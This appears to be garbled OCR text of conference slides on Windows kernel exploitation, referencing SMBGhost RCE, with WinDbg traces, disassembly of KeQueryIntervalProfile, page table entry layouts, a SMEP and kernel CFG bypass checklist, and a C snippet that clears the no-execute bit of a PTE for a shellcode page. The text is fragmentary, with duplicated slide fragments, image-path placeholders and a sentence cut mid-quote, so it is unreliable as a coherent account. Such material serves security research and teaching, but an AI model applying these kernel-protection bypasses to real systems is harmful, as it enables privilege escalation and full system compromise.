00007ffc`0a8bfcab 488b052ea50d00  mov     rax,qword ptr [ntdll!_guard_check_icall_fptr (00007ffc`0a99a1e0)]
00007ffc`0a8bfcb2 ffd0            call    rax
00007ffc`0a8bfcb4 488bc1          mov     rax,rcx
0: kd> r rcx
rcx=000000007ffe0aed
0: kd> k
 # Child-SP          RetAddr           Call Site
00 00000000`00adf620 00007ffc`0a8bfd0e ntdll!KiUserCallForwarder+0x22
01 00000000`00adf670 00007ffc`0a8bfa54 ntdll!KiUserApcDispatch+0x2e
02 00000000`00adfb68 00007ffc`0a854060 ntdll!NtWaitForWorkViaWorkerFactory+0x14
03 00000000`00adfb70 00007ffc`08b17bd4 ntdll!TppWorkerThread+0x300
04 00000000`00adff30 00000000`00000000 0x00007ffc`08b17bd4
```

This contains LdrpValidateUserCallTarget

"I'll ask your body": SMBGhost pre-auth RCE abusing Direct Memory Access structs


Module: *ntoskrnl.exe*

```
PAGE:00583CBD ; __stdcall KeQueryIntervalProfile(x)
PAGE:00583CBD _KeQueryIntervalProfile@4 proc near      ; CODE XREF:
NtQueryIntervalProfile(x,x)+66#p
PAGE:00583CBD
PAGE:00583CBD var_C           = dword ptr -0Ch
PAGE:00583CBD var_8           = byte ptr -8
PAGE:00583CBD var_4           = dword ptr -4
PAGE:00583CBD arg_0           = dword ptr  8
PAGE:00583CBD
PAGE:00583CBD                 mov     edi, edi
PAGE:00583CBF                 push    ebp
PAGE:00583CC0                 mov     ebp, esp
PAGE:00583CC2                 sub     esp, 0Ch
PAGE:00583CC5                 mov     eax, [ebp+arg_0]
PAGE:00583CC8                 test    eax, eax
PAGE:00583CCA                 jnz     short loc_583CD3
PAGE:00583CCC                 mov     eax, _KiProfileInterval
PAGE:00583CD1                 jmp     short locret_583D05
PAGE:00583CD3 ;
---------------------------------------------------------------------------
PAGE:00583CD3
PAGE:00583CD3 loc_583CD3:                              ; CODE XREF:
KeQueryIntervalProfile(x)+D#j
PAGE:00583CD3                 cmp     eax, 1
PAGE:00583CD6                 jnz     short loc_583CDF
PAGE:00583CD8                 mov     eax, _KiProfileAlignmentFixupInterval
PAGE:00583CDD                 jmp     short locret_583D05
PAGE:00583CDF ;
---------------------------------------------------------------------------
PAGE:00583CDF
PAGE:00583CDF loc_583CDF:                              ; CODE XREF:
KeQueryIntervalProfile(x)+19#j
PAGE:00583CDF                 mov     [ebp+var_C], eax
PAGE:00583CE2                 lea     eax, [ebp+arg_0]
PAGE:00583CE5                 push    eax
PAGE:00583CE6                 lea     eax, [ebp+var_C]
PAGE:00583CE9                 push    eax
PAGE:00583CEA                 push    0Ch
PAGE:00583CEC                 push    1
PAGE:00583CEE                 call    off_474DBC      ;
xHalQuerySystemInformation(x,x,x,x)
```

- Windows handles virtual address mapping is being able to quickly tell kernel pointers from user-mode pointers. Memory that is mapped as part of the kernel has the highest order bits of the address (the 16 bits we didn't use as part of the linear address translation) set to 1, while user-mode memory has them set to 0. This ensures that kernel-mode pointers begin with 0xFFFF and user-mode pointers begin with 0x0000."


Kernel Protection Architecture

Sorry…
But we're here now



Kernel Protection Architecture


Sorry…
But we’re here now




63	62:52	51:12	11	10	9	8	7	6	5	4	3	2	1	0
XD	I	PFN	I	I	I	G	PAT	D	A	PCD	PWT	U/S	R/W	P

PxE Structure: Windows SMEP Bypass U=S by Core Security

A New Question 🤔





Ugh...
code of the vulnerable drivers
is a kind of kernel code or not?

- ☑ SMEP 1.0 + 2.0: OK
- ☑ KCFG 1.0: OK
- 🆗 Null Dereference: Not Related
- 🆗 KASLR: Not Related


63	62:52	51:12	11	10	9	8	7	6	5	4	3	2	1	0
XD	I	PFN	I	I	I	G	PAT	D	A	PCD	PWT	U/S	R/W	P

PxE Structure: Windows SMEP Bypass U=S by Core Security

KCFG + SMEP Full Bypass!

NX	Reserved	PFN (36 Bits)	W	P	Cw	Gl	L	D	A	Cd	Wt	O	W	V
63	48	12	11	10	9	8	7	6	5	4	3	2	1	0

```
// Clear the no-eXecute bit
unsigned long long taintedPte = pteBits & 0x0FFFFFFFFFFFFFFF;
printf("[+] Corrupted PTE bits for the shellcode page: %p\n", taintedPte);
```



